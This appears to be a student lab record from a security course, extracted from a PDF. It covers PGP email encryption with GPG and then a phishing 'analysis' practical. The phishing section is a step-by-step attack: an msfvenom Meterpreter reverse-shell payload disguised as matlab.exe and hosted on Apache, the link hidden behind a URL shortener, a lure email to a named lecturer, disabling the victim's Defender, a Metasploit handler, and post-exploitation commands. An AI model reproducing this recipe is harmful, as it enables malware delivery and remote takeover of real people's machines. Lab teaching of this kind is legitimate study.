
Step 6: Do the Same procedure for the Decryption

Output:


Original Message :



Public key of "Nancy" is used for encryption:



Encrypted message:



Message - Notepad
File Edit Format View Help

-----BEGIN PGP MESSAGE-----

```
hQGMAyg7MawoCsDoAQwAuiShU2AWj6zJzXL/X3YmcqPDzrIXNIVi76T+xwpfN4C+
ooVKdzZD+MqcODBgJ4AJe4wmT8CI+mAGFML/HMoNaVatXcjEc5bEusJUZWbTP9gv
EwDoYJQl5n6hVexLV1KgNWzoJj9i6LDJa6s3gUToE935nYIS+Vnf2c7RvWe8uf5E
8dsX3V/4kYEmOaVrPxFluNs6oPW4GKuZrN4jSnfqC+FF5rHwmCxotXDVd3JsaCyo
Y/ehnljUvHO264Wnpw4JlRKANiQTHShFOSjoH8mpTotyZwwq95tgSjkMZydaXVO
9SYslwAsmriwMwZMI/z8FejDhJfeCQZyLQgYAOempTeuNzAyU/xZkIXaMk4njUeaS
t8jjUfgZXltYwPsPL6JeIIIG7ks5tu/Q8f4QiQgiYHfa/wykAtmnM2qX9bCvBHINu
IDV257VgcwixzmZ3TNVrqmEMAuJZwaOHFqUUnJFBz8ot8ZB78TJcpc+2KshB4Pw
pcRiVIw+ciUww7KA679okoBgwAXumesHhALagxfrodID4gljADomQusEIIImKU3b
dmC7xJcouOpG43ihaFyhWjAL+qBeq9US9XsrJAzhqkf2gEExnIIJVN9rl/WxxA==
=XXH8
-----END PGP MESSAGE-----
```

Decrypted message at Nancy's side:



2] Analysis of Phishing Attack

Aim: To Analyze the Phishing Attack


Theory:

An email phishing attack is a form of cybercrime where attackers send fraudulent emails that appear to be from legitimate sources, such as banks, companies, or trusted individuals, to deceive recipients into disclosing sensitive information or performing actions that compromise their security. These emails are designed to look convincing and often contain urgent or enticing messages, fake links, or malicious attachments intended to trick recipients into clicking on links, downloading files, or providing personal information like passwords, credit card numbers, or social security numbers. The goal of an email phishing attack is to exploit the victim's trust to gain unauthorized access to sensitive data or systems.

Steps to Perform Malware Injection using Phishing Email:

Step 1: Open Kali Linux Machine


```
sudo su
```



A screenshot of a Kali Linux desktop environment. On the left is a blue sidebar with icons for Trash, File System, and Home. A terminal window is open in the center, showing the command line. The title bar of the terminal says "root@kali: /home/kali". The command history shows:

```
root@kali: /home/kali
File Actions Edit View Help
[(kali㉿kali)-[~]]
$ sudo su
[sudo] password for kali:
[(root㉿kali)-[/home/kali]]
#
```

Change the directory



A screenshot of a Kali Linux desktop environment. On the left is a blue sidebar with icons for Trash, File System, and Home. A terminal window is open in the center, showing the command line. The title bar of the terminal says "root@kali: /var/www/html". The command history shows:

```
root@kali: /var/www/html
File Actions Edit View Help
[(kali㉿kali)-[~]]
$ sudo su
[sudo] password for kali:
[(root㉿kali)-[/home/kali]]
# cd /var/www/html
[(root㉿kali)-[/var/www/html]]
#
```

Using msfconsole to Perform Attack

```
mkdir websites
```

```
(root@kali)-[/var/www/html]
# mkdir websites
```

```
(root@kali)-[/var/www/html]
# cd websites
```

msfvenom -p windows/meterpreter/reverse_tcp lhost=Kali
Ip lport=4443 -f exe -o /var/www/html/websites/matlab.exe


```
# msfvenom -p windows/meterpreter/reverse_tcp
lhost=Kali Ip lport=4443 -f exe -o /var/www/ht
ml/websites/matlab.exe
```

```
(root@kali)-[/var/www/html/websites]
# ls
matlab.exe QyhYvaVc.jpeg uKwvTkun.jpeg
```

```
sudo service apache2 start
```

```
(root@kali)-[/var/www/html]
# sudo service apache2 start
```

open the web browser and type the kali IP/webtemplates
and check for the avilable exe file



convert the IP address into a short url

Short URL

Paste the URL to be shortened

<http://192.168.1.105/webtemplates/matlab.exe>

[Shorten URL](#)

ShortURL is a free tool to shorten URLs and generate short links
URL shortener allows to create a shortened link making it easy to share

use exploit/multi/handler

set payload windows/meterpreter/revrse_tcp

copy the url

Short URL

Your shortened URL

Copy the short link and share it in messages, texts, posts, websites and other locations.



<https://shorturl.at/Vw9HI>

[Copy URL](#)

Long URL: <http://192.168.1.105/webtemplates/matlab.exe>

Total of clicks of your short URL

[Shorten another URL](#)

create a phising email and hide the link inside the text

The Requirement of MATLAB is Satisfied.... Hurry Up !!! to Install it Inbox x

S Stella J <jstella.js01@gmail.com>
to vaishali.g.me ▾

Dear Dr. Vaishali,
The Enquiry you have made on the website is satisfied. Here is the [Link](#) to Download.

Enjoy Learning!!!!!!!!!!!!!!

Thank you

← Reply → Forward 😊

In the victim windows machine turn off all the threat protection and firewall settings

←
≡

Home

Virus & threat protection

Account protection

Firewall & network protection

App & browser control

Device security

Device performance & health

Family options

Protection history

Virus & threat protection

No current threats.
Last scan: 13-06-2024 14:02 (quick scan)
0 threat(s) found.
Scan lasted 54 seconds
13107 files scanned.

Quick scan

Scan options

Allowed threats

Protection history

Virus & threat protection settings

Cloud-delivered protection is off. Your device may be vulnerable.

Turn on

Manage settings

In the victim windows machine turn of all the threat protection and firewall settings

The screenshot shows the Windows Defender Threat Protection interface. On the left, a sidebar lists options: Home, Virus & threat protection (selected), Account protection, Firewall & network protection, App & browser control, Device security, Device performance & health, Family options, and Protection history. The main area is titled "Virus & threat protection" with a sub-section "Cloud-delivered protection is off. Your device may be vulnerable." It includes a "Turn on" button and a "Manage settings" button.

In the victim windows machine turn of all the threat protection and firewall settings

The screenshot shows the Windows Defender Threat Protection interface. The main area is titled "Real-time protection". It states: "Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically." Below this is a note: "Real-time protection is off, leaving your device vulnerable." A toggle switch is set to "Off". Further down, a link says "Turn on real-time protection to use this feature." Other sections include "Dev Drive protection" (turn off), "Automatic sample submission" (turn off), and "Tamper Protection" (turn off).

Real-time protection
Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.
X Real-time protection is off, leaving your device vulnerable.
 Off

Turn on real-time protection to use this feature.

Dev Drive protection
Scans for threats asynchronously on Dev Drive volumes to reduce performance impact.
 Off


Automatic sample submission
Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.
⚠ Cloud-delivered protection is off. Dismiss
Your device may be vulnerable.
 Off

[Submit a sample manually](#)

Tamper Protection
Prevents others from tampering with important security features.
⚠ Tamper protection is off. Your device may be vulnerable.
 Off

Click the url and it will automatically download the software, click the ... icon and click on keep

extend it and click on keep anyway



msfconsole

A screenshot of a terminal window titled 'root@kali: /var/www/html/webtemplates'. The prompt is '(root@kali)-[/var/www/html/webtemplates] # msfconsole'. The terminal is running on a Kali Linux desktop, as evidenced by the desktop icons in the background.

use exploit/multi/handler

A screenshot of a terminal window titled 'root@kali: /var/www/html/webtemplates'. The user has run the command 'msf6 > use exploit/multi/handler'. The response shows the module being selected: '[*] Using configured payload generic/shell_reverse_tcp'. The Metasploit documentation URL is also visible in the terminal window.

set payload windows/meterpreter/reverse_tcp

```
root@kali: /var/www/html/webtemplates
File Actions Edit View Help
+ ---=[ 9 evasion
]
Metasploit tip: Start commands with a space to
avoid saving
them to history
Metasploit Documentation: https://docs.metasplo
it.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reve
rse_tcp
msf6 exploit(multi/handler) > set payload windo
ws/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > show options


Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tc
p):
Name  Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC process  yes  Exit techni
que (Accept
ed: '', seh
, thread, p
rocess, non
e)
LHOST      yes  The listen
address (an
interface
may be spec
```

Ihost= kali ip
Iport = 4442

```
Home  View the full module info with the info, or inf
o -d command.
msf6 exploit(multi/handler) > set lhost 192.168.1.105
lhost => 192.168.1.105
msf6 exploit(multi/handler) > set lport 4442
```

show options

exploit



The screenshot shows a Kali Linux desktop environment. A terminal window is open with the following content:

```
root@kali: /var/www/html/webtemplates
File Actions Edit View Help
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.105 yes The listen address (an interface may be specified)
LPORT 4442 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
```

Below the terminal, a message box displays:

```
View the full module info with the info, or info -d command.
[*] Started reverse TCP handler on 192.168.1.105:4442
```

Double click the malware installed in the victim machine to get the connectivity

In Kali Machine, type the following command,
getuid
shell
dir
screenshot
exit
exit

Email Analysis:

The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it

Stella J <jstella.js01@gmail.com>
to vaishali.g, me

Thu, Jun 13, 3:53PM

Dear Dr. Vaishali,
The Enquiry you have made on the website is satisfied. Here is the [Link](#) to Download.

Enjoy Learning!!!!!!!!!!!!!!

Original Message

Message ID	<CAMWkYyS0WfEiJzLaSRcajhKn3649Gwz1t930d5GV_p1Lu2Cb2w@mail.gmail.com>
Created at:	Thu, Jun 13, 2024 at 3:53 PM (Delivered after 0 seconds)
From:	Stella J <jstella.js01@gmail.com>
To:	vaishali.g@xavier.ac.in, Stella J <jstella.js01@gmail.com>
Subject:	The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it

[Download Original](#)

[Copy to clipboard](#)

MIME-Version: 1.0
Date: Thu, 13 Jun 2024 15:53:44 +0530
Message-ID: <CAMWkYyS0WfEiJzLaSRcajhKn3649Gwz1t930d5GV_p1Lu2Cb2w@mail.gmail.com>
Subject: The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it
From: Stella J <jstella.js01@gmail.com>
To: vaishali.g@xavier.ac.in, Stella J <jstella.js01@gmail.com>
Content-Type: multipart/alternative; boundary="000000000000d88978061ac2e41a"

--000000000000d88978061ac2e41a
Content-Type: text/plain; charset="UTF-8"

Dear Dr. Vaishali,
The Enquiry you have made on the website is satisfied. Here is the Link
<https://shorturl.at/2gTcg> to Download.

Enjoy Learning!!!!!!!!!!!!!!

Thank you

--000000000000d88978061ac2e41a
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<div dir=3D"ltr">Dear Dr. Vaishali,<div>=C2=A0 =C2=A0 The Enquiry you have =
made on the website is satisfied. Here is the <a href=3D"<https://shorturl.at/2gTcg>">Link to Download.=C2=A0</div><div>
</div><div>
</div><div>
</div><div>Enjoy Learning!!!!!!!!!!!!!!</div><div>
</div><div>
</div><div>
</div><div>Thank you</div></div>

--000000000000d88978061ac2e41a--

From the original email the header can be analyze for legitimate user

Header Analyzed


Email Subject: The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it

Delivery Information



Relay Information

Received Delay: 0 seconds



SPF and DKIM Information

Headers Found

Header Name	Header Value
MIME-Version	1.0
Date	Thu, 13 Jun 2024 15:53:44 +0530
Message-ID	<CAMWkYyS0WfEIJzLaSRcajhKn3649Gwz1t930d5GV_p1Lu2Cb2w@mail.gmail.com>
Subject	The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it
From	Stella J <jstella.js01@gmail.com>
To	vaishali.g@xavier.ac.in, Stella J <jstella.js01@gmail.com>
Content-Type	multipart/alternative; boundary="000000000000d88978061ac2e41a"

Received Header

Conclusion:

Email Security using PGP algorithm is studied using the software GPG win. It is understood that the basic cryptographic and digital signatures as well as public key encryption techniques are utilized in the PGP algorithm to provide secure transmission in emails.